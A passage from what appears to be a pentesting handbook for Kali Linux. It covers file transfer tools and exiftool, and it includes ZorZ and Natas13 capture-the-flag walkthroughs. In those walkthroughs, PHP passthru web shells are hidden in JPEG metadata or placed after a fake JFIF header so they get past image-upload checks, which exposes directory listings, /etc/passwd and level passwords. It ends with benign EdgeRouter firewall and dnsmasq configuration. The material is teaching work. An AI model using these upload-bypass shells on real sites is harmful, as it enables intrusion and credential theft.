perl -e 'use Net::TFTP; $tftp = Net::TFTP->new("localhost"); $tftp->binary; my
↪$retval = $tftp->put("hello.txt", "hi.txt")'
# Now fetch it from the tftp server as file "hihi.txt"
perl -e 'use Net::TFTP; $tftp = Net::TFTP->new("localhost"); my $retval = $tftp->get(
↪"hi.txt", "hihi.txt");'
```

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```
# Show it hasn't changed:
diff hello.txt hihi.txt
```

Kali does not have a client installed nor will very few target hosts. However, you can use the perl Net::TFTP module from a small perl file to download/upload files.

FTP

hackerkitty [Install ftp server on Kali Linux](#) and [Go Secure! Install ftp server on Kali Linux](#) are good references.

HTTP/HTTPS

Python provides a simple HTTP server for GET and HEAD requests:

```
DIRECTORY=/var/www
PORT=8000 # the default
cd $DIRECTORY
python -m SimpleHTTPServer $PORT
```

This can be done on both the client and server to transfer files.

There are many existing articles covering HTTP setup allowing both file upload and download. We mention here that setting up a primitive HTTPS server using **openssl** is covered in *Bootstrapping exfiltration* below.

SSH

See [SSH Cheat Sheet](#) for ideas about using **ssh**.

8.6 exiftool

8.6.1 exiftool

The tool

From [Wikipedia ExifTool](#):

ExifTool is a free software program for reading, writing, and manipulating image, audio, and video metadata. ... ExifTool is commonly incorporated into different types of digital workflows and supports many types of metadata including Exif, IPTC, XMP, JFIF, GeoTIFF, ICC Profile, Photoshop IRB, FlashPix, ACP and ID3, as well as the manufacturer-specific metadata formats of many digital cameras. ... The image hosting site Flickr uses ExifTool to parse the metadata from uploaded images.

The official website is [ExifTool by Phil Harvey](#) lists the [Supported File Types](#) and the [Supported JPEG Meta Information](#).

In Debian-based distributions it's part of the libimage-exiftool-perl package:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO apt-get install apt-file -y
$SUDO apt-file update
apt-file find bin/exiftool
```



```

hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ $SUDO apt-get install apt-file -y
##### SNIP #####
hacker@kali:~$ $SUDO apt-file update
##### SNIP #####
hacker@kali:~$ apt-file find bin/exiftool
libimage-exiftool-perl: /usr/bin/exiftool

```

File metadata and tags

From Tag Names Explained:

A tag name is a “handle” that is used to refer to a specific piece of meta information. Tag names are entered on the command line with a leading ‘-’, in the order you want them displayed. Case is not significant. The tag name may be prefixed by a group name from family 0 or 1 (separated by a colon) to identify a specific information type or location. A special tag name of “All” may be used to represent all tags, or all tags in a specified group. For example:

```

JPEG=trick.php.jpeg
curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
exiftool -filename -imagesize -exif:fnumber -xmp:all $JPEG

```

```

hacker@kali:~$ JPEG=trick.php.jpeg
hacker@kali:~$ curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
hacker@kali:~$ exiftool -filename -imagesize -exif:fnumber -xmp:all $JPEG
File Name           : trick.php.jpeg
Image Size          : 480x360
F Number            : 4.9

```

The complete list of recognized tags can be found at [ExifTool Tag Names](#). For our sample image the list of all tags can be gotten from:

```
exiftool -all $JPEG
```

```

hacker@kali:~$ exiftool -all $JPEG
ExifTool Version Number      : 8.60
File Name                    : trick.php.jpeg
Directory                   : .
File Size                    : 32 kB
File Modification Date/Time   : 2015:05:06 11:03:46-07:00
File Permissions              : rw-r--r--
File Type                    : JPEG
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Exif Byte Order               : Little-endian (Intel, II)
Make                         : Canon
Camera Model Name             : Canon PowerShot S40
Orientation                   : Horizontal (normal)
X Resolution                  : 180
Y Resolution                  : 180
Resolution Unit               : inches
Modify Date                   : 2003:12:14 12:01:44
Y Cb Cr Positioning           : Centered
Exposure Time                 : 1/500

```

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```

F Number                : 4.9
Exif Version            : 0220
Date/Time Original      : 2003:12:14 12:01:44
Create Date             : 2003:12:14 12:01:44
Components Configuration : Y, Cb, Cr, -
Compressed Bits Per Pixel : 5
Shutter Speed Value     : 1/501
Aperture Value          : 5.0
Max Aperture Value      : 2.8
Flash                   : Auto, Did not fire
Focal Length            : 21.3 mm
Macro Mode              : Normal
Self Timer              : Off
Quality                 : Superfine
Canon Flash Mode        : Auto
Continuous Drive        : Single
Focus Mode              : Single
Record Mode             : JPEG
Canon Image Size        : Large
Easy Mode               : Manual
Digital Zoom            : None
Contrast                 : Normal
Saturation               : Normal
Sharpness               : 0
Camera ISO              : 100
Metering Mode           : Center-weighted average
Focus Range             : Auto
AF Point                : Center
Canon Exposure Mode     : Program AE
Lens Type               : Unknown (-1)
Long Focal              : 21.3125 mm
Short Focal             : 7.09375 mm
Focal Units             : 32/mm
Max Aperture            : 5
Min Aperture            : 8
Flash Activity          : 0
Flash Bits              : (none)
Focus Continuous        : Single
AE Setting              : Normal AE
Display Aperture        : 4.9
Zoom Source Width       : 2272
Zoom Target Width       : 2272
Spot Metering Mode      : AF Point
Focal Type              : Zoom
Focal Plane X Size      : 7.26 mm
Focal Plane Y Size      : 5.46 mm
Auto ISO                : 100
Base ISO                : 100
Measured EV             : 13.62
Target Aperture         : 5
Target Exposure Time    : 1/501
Exposure Compensation   : 0
White Balance           : Auto
Slow Shutter            : Off
Shot Number In Continuous Burst : 0
Optical Zoom Code       : 6
Flash Guide Number      : 0

```

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```

AF Points In Focus           : Center
Flash Exposure Compensation : 0
Auto Exposure Bracketing    : Off
AEB Bracket Value           : 0
Control Mode                 : Camera Local Control
Focus Distance Upper        : 7.82 m
Focus Distance Lower        : 0 m
Bulb Duration                : 0
Camera Type                  : Compact
Canon Image Type             : IMG:PowerShot S40 JPEG
Canon Firmware Version       : Firmware Version 1.10
File Number                  : 117-1771
Owner Name                   : Andreas Huggel
Canon Model ID               : PowerShot S40
User Comment                 :
Flashpix Version             : 0100
Color Space                  : sRGB
Exif Image Width             : 2272
Exif Image Height           : 1704
Interoperability Index       : R98 - DCF basic file (sRGB)
Interoperability Version     : 0100
Related Image Width          : 2272
Related Image Height         : 1704
Focal Plane X Resolution     : 8114.285714
Focal Plane Y Resolution     : 8114.285714
Focal Plane Resolution Unit   : inches
Sensing Method               : One-chip color area
File Source                  : Digital Camera
Custom Rendered              : Normal
Exposure Mode                : Auto
Digital Zoom Ratio           : 1
Scene Capture Type           : Standard
Compression                  : JPEG (old-style)
Thumbnail Offset             : 2066
Thumbnail Length             : 5448
Image Width                  : 480
Image Height                 : 360
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Aperture                     : 4.9
Drive Mode                   : Single-frame Shooting
ISO                           : 100
Image Size                   : 480x360
Lens                         : 7.1 - 21.3 mm
Lens ID                      : Unknown 7-21mm
Scale Factor To 35 mm Equivalent: 4.8
Shooting Mode                : Program AE
Shutter Speed                : 1/500
Thumbnail Image              : (Binary data 5448 bytes, use -b option to extract)
Circle Of Confusion          : 0.006 mm
Field Of View                : 20.1 deg
Focal Length                 : 21.3 mm (35 mm equivalent: 101.5 mm)
Hyperfocal Distance         : 14.69 m
Lens                        : 7.1 - 21.3 mm (35 mm equivalent: 33.8 - 101.5 mm)
Light Value                  : 13.6

```

Manipulating tags

Notice that tag “DocumentName” is not in \$JPEG but we can set it to a php script:

```
# no DocumentName tag
exiftool -DocumentName $JPEG
# now set DocumentName tag
exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
exiftool -DocumentName $JPEG
# original copy saved
ls ${JPEG}*
```

```
hacker@kali:~$ # no DocumentName tag
hacker@kali:~$ exiftool -DocumentName $JPEG
hacker@kali:~$ # now set DocumentName tag
hacker@kali:~$ exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
1 image files updated
hacker@kali:~$ exiftool -DocumentName $JPEG
Document Name      : <?php passthru("ls -laR /var/www"); ?>
hacker@kali:~$ # original copy saved
hacker@kali:~$ ls ${JPEG}*
trick.php.jpeg  trick.php.jpeg_original
```

Where in the \$JPEG file can we find the tag DocumentName? Here’s a few looks at it showing it’s near the beginning of the file:

```
strings $JPEG | sed -e '/Canon/q'
od -c $JPEG | sed -e '/C  a  n/q'
```

```
hacker@kali:~$ strings $JPEG | sed -e '/Canon/q'
JFIF
Exif
<?php passthru("ls -laR /var/www"); ?>
Canon
hacker@kali:~$ od -c $JPEG | sed -e '/C  a  n/q'
0000000 377 330 377 340 \0 020 J F I F \0 001 001 001 \0 H
0000020 \0 H \0 \0 377 341 033 234 E x i f \0 \0 I I
0000040 * \0 \b \0 \0 \0 \n \0 \r 001 002 \0 ' \0 \0 \0
0000060 206 \0 \0 \0 017 001 002 \0 006 \0 \0 \0 256 \0 \0 \0
0000100 020 001 002 \0 024 \0 \0 \0 264 \0 \0 \0 022 001 003 \0
0000120 001 \0 \0 \0 001 \0 \0 \0 032 001 005 \0 001 \0 \0 \0
0000140 310 \0 \0 \0 033 001 005 \0 001 \0 \0 \0 320 \0 \0 \0
0000160 ( 001 003 \0 001 \0 \0 \0 002 \0 \0 \0 2 001 002 \0
0000200 024 \0 \0 \0 330 \0 \0 \0 023 002 003 \0 001 \0 \0 \0
0000220 001 \0 \0 \0 i 207 004 \0 001 \0 \0 \0 354 \0 \0 \0
0000240 356 005 \0 \0 < ? p h p p a s s t h
0000260 r u ( " l s - l a R / v a r
0000300 / w w w " ) ; ? > \0 \0 C a n o
```

The JFIF (JPEG File Interchange Format) clearly states:

you can identify a JFIF file by looking for the following sequence: X’FF’, SOI, X’FF’, APP0, <2 bytes to be skipped>, “JFIF”, X’00’

Following this recipe:

```
# JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF" + \x00
JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
```

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```
EXPLOIT='<?php passthru("cat /etc/passwd"); ?>'
echo -e "$JFIF_HEADER$EXPLOIT" > exploit.php.jpeg
```

8.6.2 Exploiting metadata

Idea behind the exploits

Exploits can be based on a web server knowingly extracting metadata and trying to display the information. Consult [Finding Zero-Day XSS Vulns via Doc Metadata](#) for some examples of this. The idea is to set multiple tag fields to JavaScript exploits (perhaps the BeEF hook) and uploading it to vulnerable web sites.

Another approach is to upload a file `x.php.jpeg` with tag-based php scripts to a php-based site that only allows image files. Accessing `x.php.jpeg` then causes the tag-based php to execute.

ZorZ - a challenge using tags

ZorZ involved 3 web pages allowing image file uploads. The first & third were easy: just name a php exploit file `x.php.jpeg` and the uploader saw the “.jpeg” extension and allowed it, while php saw the “x.php” and executed the file as a php script.

However the second upload page really seemed to want an image file. So we used **exiftool** to add a `DocumentName` tag that was actually a php exploit script. Here goes the exploit code:

```
# need ZorZ VM IP here
IP=192.168.1.100
JPEG=trick.php.jpeg
curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
curl --silent \
  --form upfile=@"$JPEG" \
  --form submit="Upload Image" \
  http://$IP/uploader2.php \
  | grep 'Success!'
curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q
```

Running it allowed us to run our directory listing which revealed the **SECRETFILE**:

```
hacker@kali:~$ # need ZorZ VM IP here
hacker@kali:~$ IP=192.168.1.100
hacker@kali:~$ JPEG=trick.php.jpeg
hacker@kali:~$ curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
hacker@kali:~$ exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
  1 image files updated
hacker@kali:~$ curl --silent \
>   --form upfile=@"$JPEG" \
>   --form submit="Upload Image" \
>   http://$IP/uploader2.php \
>   | grep 'Success!'
Success! image/jpeg.The file trick.php.jpeg has been uploaded.
hacker@kali:~$ curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q
JFIF
Exif
/var/www:
total 12
```

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```

drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html
/var/www/html:
total 48
drwxr-xr-x  7 root      root      4096 Feb 18 22:40 .
drwxr-xr-x  3 root      root      4096 Feb 17 20:44 ..
-rwxr-xr-x  1 www-data www-data  367 Feb 18 20:54 index.html
-rwxr-xr-x  1 root      root      457 Feb 18 22:30 index2.html
drwxr-xr-x  2 root      root      4096 Feb 18 22:22 jQuery
drwxr-xr-x  2 root      root      4096 Feb 18 22:45 1337saucel337
-rw-r--r--  1 root      root      398 Feb 18 20:20 uploader.php
-rw-r--r--  1 root      root     1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x  1 root      root     1980 Feb 18 16:40 uploader3.php
drwxr-xr-x  2 www-data www-data  4096 Apr 21 16:58 uploads1
drwxr-xr-x  2 www-data www-data  4096 Apr 21 19:05 uploads2
drwxr-xr-x  2 www-data root      4096 Feb 18 22:39 uploads3
/var/www/html/jquery:
total 28
drwxr-xr-x  2 root root 4096 Feb 18 22:22 .
drwxr-xr-x  7 root root 4096 Feb 18 22:40 ..
-rw-r--r--  1 root root  753 Aug  7 2009 delete.png
-rw-r--r--  1 root root  715 Feb 18 21:59 script.js
-rw-r--r--  1 root root 1714 Feb 18 22:00 style.css
-rw-r--r--  1 root root 1049 Feb 18 22:18 upload.php
-rw-r--r--  1 root root 1232 Feb 18 22:19 uploadphp.php
/var/www/html/1337saucel337:
total 12
drwxr-xr-x  2 root root 4096 Feb 18 22:45 .
drwxr-xr-x  7 root root 4096 Feb 18 22:40 ..
-rw-r--r--  1 root root  400 Feb 18 22:45 SECRETFILE
/var/www/html/uploads1:
total 12
drwxr-xr-x  2 www-data www-data  4096 Apr 21 16:58 .
drwxr-xr-x  7 root      root      4096 Feb 18 22:40 ..
-rw-r--r--  1 www-data www-data   40 Apr 21 16:58 command.php.jpeg
/var/www/html/uploads2:
total 192
drwxr-xr-x  2 www-data www-data  4096 Apr 21 19:05 .
drwxr-xr-x  7 root      root      4096 Feb 18 22:40 ..
-rw-r--r--  1 www-data www-data 32764 Apr 21 17:22 command.php.jpeg
-rw-r--r--  1 www-data www-data 10040 Apr 21 17:27 command10000.php.jpeg
-rw-r--r--  1 www-data www-data 10000 Apr 21 17:26 command10000.php.jpg
-rw-r--r--  1 www-data www-data 32154 Apr 21 18:45 fake.php.jpeg
-rw-r--r--  1 www-data www-data 32764 Apr 21 17:17 img_1771.jpg
-rw-r--r--  1 www-data www-data 32154 Apr 21 19:05 trick.php.jpeg
-rw-r--r--  1 www-data www-data 32154 Apr 21 18:39 x.php.jpeg
/var/www/html/uploads3:
total 8
drwxr-xr-x  2 www-data root 4096 Feb 18 22:39 .
drwxr-xr-x  7 root      root 4096 Feb 18 22:40 ..
Canon

```

To complete the challenge we just needed to fetch SECRETFILE:

```

hacker@kali:~$ curl --silent --remote-name http://$IP/1337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE

```

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Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions on how you compromised the uploader or uploaders. If you solve 1, 2, or all of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!
http://www.top-hat-sec.com

Natas13 - only first 11 bytes are JPEG

But that trick doesn't always work easily. Natas13 disallows images larger than 1000 bytes which can take some work to create. A simpler alternative in this case was to create a php file consisting of the first 11 bytes identifying JPEG JFIF files, with our exploit php script appended after that. Here are the details.

The challenge [OverTheWire Natas](#) teaches the basics of serverside web security. [Natas Level 13 -> 14](#) (user id nata13, password "jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY") is backed by a server-side script using `exif_imagetype` check to make sure the uploaded file is an image file. Here we use several techniques to pass the image check while still uploading php to display the contents of the file `/etc/natas_webpass/natas14` (password for the next Natas level).

The php exploit code is:

```
# JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF" + \x00
JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/natas14"); ?>'
echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
# upload to web server and capture saved filename
upload=$( \
  curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
    --form filename=natas14.php \
    --form uploadedfile=@natas14.php \
    --form submit="Upload File" \
    http://natas13.natas.labs.overthewire.org/index.php \
  | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%%\}*}
curl --silent \
  --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
  http://natas13.natas.labs.overthewire.org/upload/$file |
tail -n1 | tr -cd '[:print:]' | sed -e 's/^.*PASS//;s/$/\n/'
```

Running this gives the Natas 14 password:

```
hacker@kali:~$ # JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF"
↵ + \x00
hacker@kali:~$ JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
hacker@kali:~$ EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/natas14
↵"); ?>'
```

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```

hacker@kali:~$ echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
hacker@kali:~$ # upload to web server and capture saved filename
hacker@kali:~$ upload=$( \
> curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
> --form filename=natas14.php \
> --form uploadedfile=@natas14.php \
> --form submit="Upload File" \
> http://natas13.natas.labs.overthewire.org/index.php \
> | grep 'a href="upload/' \
> )
hacker@kali:~$ file=${upload#*upload/}
hacker@kali:~$ file=${file%\"*}
hacker@kali:~$ curl --silent \
> --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
> http://natas13.natas.labs.overthewire.org/upload/$file |
> tail -n1 | tr -cd '[:print:]' | sed -e 's/^.*PASS//;s/$/\
> /'
Lg96M10TdfaPyVBkJdjymbllQ5L6qd11

```

8.7 Firewalls

8.7.1 ERLite-3 firewall

IPv6 dnsmasq, SLAAC, and stateless DHCPv6

Want to implement IPv6? Here the [Ubiquiti EdgeRouter Lite](#) firewall is configured to accept a /56 IPv6 Prefix delegation from Spectrum Internet and distribute the addresses across 2 internal networks using SLAAC. [dnsmasq](#) (a caching DNS/DHCP server) is configured to provide DHCPv6 options via stateless DHCPv6. From a client perspective, IPv6-capable clients automatically get IPv6 addresses via SLAAC, and get DNS/NTP server options from stateless DHCPv6 via dnsmasq.

Firewall overview

ERLite-3 firewall

The ERL3 runs [EdgeOS](#) which supports Cavium Octeon and MIPs chips. Both EdgeOS and [VyOS](#) were forked from [Vyatta](#). The OS is currently based on Debian 7 (Wheezy) running a Linux 3.x kernel. The current Debian release is Debian 9 (Stretch) with Linux kernel 4.9.

For more information consult the [EdgeMAX Help Center](#), [Ubiquiti EdgeRouter Lite Setup Part 1: The Basics](#) (a 6-part series, especially the Key-Based SSH Login instructions), and [My Home Router – EdgeRouter Lite](#) (another multi-part series).

The command line has 2 modes: normal mode (“\$” prompt) and configuration mode (“#” prompt), entered via the `configure` command and exited via the `exit` command.

There are 2 versions of the configuration: running and boot. After `configure` and typing in some configuration commands, the configuration changes can be saved to the running configuration via `commit` (or `discard` to not save). To make those changes persist after boot issue the `save` command.

Zone vs interface-based firewall

Our example will be a zone-based firewall and we explain the difference with the more popular interface-based firewall rulesets.

EdgeOS supports both the traditional per-interface (ACL-based in EdgeOS documentation) and zone-based firewalls. See [Per Interface vs. Zone Based Firewall](#). The EdgeOS GUI only supports per-interface firewall, and thus most organizations use per-interface. However, there are some configuration options that are only available via the CLI. In many cases the CLI can be used alongside the GUI, but in the case of zones only the CLI can be used for configuration.

To make clear the difference, if you have 3 interfaces eth0, eth1, and eth2 then you have 4 zones: WAN (eth0), LAN (eth1), GUEST (eth2) (or call it DMZ or WIFI or ...), and LOCAL (the firewall itself). For each pair, say WAN=>GUEST, 2 rulesets (IPv4 and IPv6) are created for the allowed traffic from the WAN zone to the GUEST zone. This makes it very easy to determine the traffic permitted between zones. The ERL has $2 \times 4 \times 3 = 24$ zone rulesets.

In contrast, an interface-based firewall has 4 rulesets per interface, actually 2 IPv4 and 2 IPv6. Take the WAN interface, then 1 ruleset WAN_LOCAL lists the traffic allowed from the WAN to the firewall itself. The ruleset WAN_IN lists the traffic allowed from the WAN to the other interfaces (LAN and GUEST). That means $2 \times 2 \times 3 = 12$ rulesets. It's a little harder to determine what traffic goes from WAN=>LAN as the WAN_IN ruleset lists both WAN=>LAN and WAN=>GUEST traffic.

Firewall backup

While it's best to save the configuration, you can also save the commands required to create that configuration. Having the commands makes it easier to explore modification (and learning) of the EdgeOS configuration. Here's the backup for both the configuration (which can be restored) and the commands (which can be re-executed).

```
# /config/user-data persists between boots
CONFIG=`date +%Y%m%d%H%M`-firewall-config.eos
COMMANDS=${CONFIG}/config/commands}
show configuration all > /config/user-data/$CONFIG
show configuration commands > /config/user-data/$COMMANDS
## To load a saved config:
# configure
# load /config/user-data/$CONFIG
```

The backups can easily be scp copied to/from another host.

Firewall rulesets

ISP prefix delegation

We'll start with commands for ISP prefix delegation (the heart of IPv6 address allocation).

[RFC 3633](#) IPv6 Prefix Options for Dynamic Host Configuration Protocol (DHCP) version 6 defines a mechanism by which [DHCPv6](#) can be used to delegate a network address prefix to a network. This is known as [prefix delegation](#). The router can then assign addresses to clients within the network using either DHCPv6 or [stateless address autoconfiguration](#) (SLAAC). With SLAAC the router advertises a prefix to clients, and clients pick their own address within that network. This example will use dhcpv6-stateless, which uses SLAAC for address assignment but also allows the DHCPv6 server to pass other information to the clients.

```
# Configure all interfaces for IPv6 automatic configuration.
# Use only 1 NS (neighbor solicitation) message for DAD (duplicate address detection).
```

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```

set interfaces ethernet eth0 ipv6 address autoconf
set interfaces ethernet eth0 ipv6 dup-addr-detect-transmits 1

set interfaces ethernet eth1 ipv6 address autoconf
set interfaces ethernet eth1 ipv6 dup-addr-detect-transmits 1

set interfaces ethernet eth2 ipv6 address autoconf
set interfaces ethernet eth2 ipv6 dup-addr-detect-transmits 1

# Use IA_NA (non-temporary address) with /56 IA_PD (prefix delegation) on eth0
set interfaces ethernet eth0 dhcpv6-pd pd 0 prefix-length 56
# DHCPv6 option 14 = Rapid Commit (DHCPv6 client uses a 2 message exchange, not 4).
set interfaces ethernet eth0 dhcpv6-pd rapid-commit enable

# For eth1, eth2: create subnet, give i/f the '::1' address, turn on dhcpv6-stateless.
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 prefix-id ':0'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 host-address '::1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 service dhcpv6-stateless

set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 prefix-id ':1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 host-address '::1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 service dhcpv6-stateless

```

Firewall DNS & IPv4 DHCP

ISC DHCP is the default DHCP server with [dnsmasq](#) being a relatively new alternative. (See [EdgeRouter - Using dnsmasq for DHCP Server.](#)) dnsmasq combines both caching DNS and DHCP allowing DHCP client names to appear in DNS.

ISC DHCP IPv4

Here's the configuration for ISC DHCP:

```

# Set hostname and domain for firewall
set system host-name fw
set system domain-name home.local
# Make lookup of firewall's address return the one on the client's interface.
set service dns forwarding options localise-queries
set system ip override-hostname-ip 192.168.1.1
set system static-host-mapping host-name fw inet 192.168.1.1
set system static-host-mapping host-name fw inet 192.168.2.1
set system static-host-mapping host-name fw inet 192.168.3.1

# DNSMASQ not enabled by default (ISC DHCPD default, but doesn't update DNS)
set service dhcp-server use-dnsmasq disable

# Set system name-server to itself, which will cache and forward to list below
set system name-server 127.0.0.1
set system name-server ::1
# Forwarding for system name-server (it's a caching server so needs real DNS)
set service dns forwarding name-server 8.8.8.8

```

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```

set service dns forwarding name-server 8.8.4.4
set service dns forwarding name-server '2001:4860:4860::8888'
set service dns forwarding name-server '2001:4860:4860::8844'
set service dns forwarding cache-size 400
# DNS listen on eth1 & eth2 (forwarded to localhost, then list above)
set service dns forwarding listen-on eth1
set service dns forwarding listen-on eth2

# Get IP, default route, but not DNS from ISP
set interfaces ethernet eth0 dhcp-options default-route update
set interfaces ethernet eth0 dhcp-options default-route-distance 210
set interfaces ethernet eth0 dhcp-options name-server no-update

# ISC DHCP not disabled
set service dhcp-server disabled false
# DHCP server updates /etc/hosts for client leases.
set service dhcp-server hostfile-update enable

# GUEST DHCP configuration (unifi-controller is DHCP option 43 to locate unifi_
↳controller)
set service dhcp-server shared-network-name GUEST authoritative enable
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 default-
↳router 192.168.2.1
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 dns-server_
↳192.168.2.1
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 ntp-server_
↳192.168.2.1
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 domain-name_
↳bitbender.org
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 lease 86400
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 start 192.168.
↳2.38 stop 192.168.2.243
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 static-
↳mapping ubiquiti ip-address 192.168.2.2
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 static-
↳mapping ubiquiti mac-address '44:d9:e7:f6:48:f2'
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 unifi-
↳controller 192.168.1.29

# LAN DHCP configuration (unifi-controller is DHCP option 43 to locate unifi_
↳controller)
set service dhcp-server shared-network-name LAN authoritative enable
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 default-router_
↳192.168.1.1
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 dns-server 192.
↳168.1.1
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 ntp-server 192.
↳168.1.1
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 domain-name_
↳bitbender.org
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 lease 86400
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 start 192.168.1.
↳101 stop 192.168.1.200
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 unifi-
↳controller 192.168.1.29

```

dnsmasq DHCP IPv4

`dnsmasq` combines both DHCP and DNS for IPv4 & IPv6 in a single daemon that registers DHCP leases in DNS. You'll be lost without the `dnsmasq manpage` and the commands `dnsmasq --help dhcp` & `dnsmasq --help dhcp6` listing the available DHCP options.

Each time you make a `dnsmasq` configuration change you must remember to restart `dnsmasq`:

```
sudo service dnsmasq force-reload
```

To change the above ISC DHCP configuration to use `dnsmasq` requires these changes:

```
# Remove the existing DHCP configuration (and more).
delete service dns forwarding
delete service dhcp-server

# Disable ISC DHCP
set service dhcp-server disabled false
set service dhcp-server hostfile-update disable
set service dhcp-server use-dnsmasq enable
# Don't bind to all interfaces, skip eth0
set service dns forwarding options bind-interfaces
set service dns forwarding except-interface eth0
# Add domain to simple names in /etc/hosts
set service dns forwarding options expand-hosts
# Do not forward reverse lookups for private addresses
set service dns forwarding options bogus-priv
# Return DNS lookups matching the interface's IP
set service dns forwarding options localise-queries
# Change firewall's IP in /etc/hosts from 127.0.0.1
set system ip override-hostname-ip 192.168.1.1
set system static-host-mapping host-name fw inet 192.168.1.1
set system static-host-mapping host-name fw inet 192.168.2.1
set system static-host-mapping host-name fw inet 192.168.3.1
# DHCP server is only DHCP on network.
set service dns forwarding options dhcp-authoritative

# dnsmasq is caching server so needs to forward to real DNS
set service dns forwarding name-server 8.8.8.8
set service dns forwarding name-server 8.8.4.4
set service dns forwarding name-server '2001:4860:4860::8888'
set service dns forwarding name-server '2001:4860:4860::8844'
set service dns forwarding cache-size 400
# DNS requests for plain names (without dots) are never forwarded
set service dns forwarding options domain-needed
# Add dns names matching the interface IPv4/v6 addresses
set service dns forwarding options 'interface-name=lan.bitbender.org,eth1'
set service dns forwarding options 'interface-name=guest.bitbender.org,eth2'

# guest subnet
set service dhcp-server shared-network-name guest authoritative enable
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 default-
↳router 192.168.2.1
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 dns-server_
↳192.168.2.1
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 domain-name_
↳home.local
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 lease 86400
```

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```

set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 ntp-server_
↳192.168.2.1
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 start 192.168.
↳2.38 stop 192.168.2.243
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 static-
↳mapping ubiquiti ip-address 192.168.2.2
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 static-
↳mapping ubiquiti mac-address '44:d9:e7:f6:48:f2'
set service dhcp-server shared-network-name guest subnet 192.168.2.0/24 unifi-
↳controller 192.168.1.10

# lan subnet
set service dhcp-server shared-network-name lan authoritative enable
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 default-router_
↳192.168.1.1
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 dns-server 192.
↳168.1.1
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 domain-name_
↳home.local
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 lease 86400
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 ntp-server 192.
↳168.1.1
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 start 192.168.1.
↳101 stop 192.168.1.200
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 static-mapping_
↳backup ip-address 192.168.1.10
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 static-mapping_
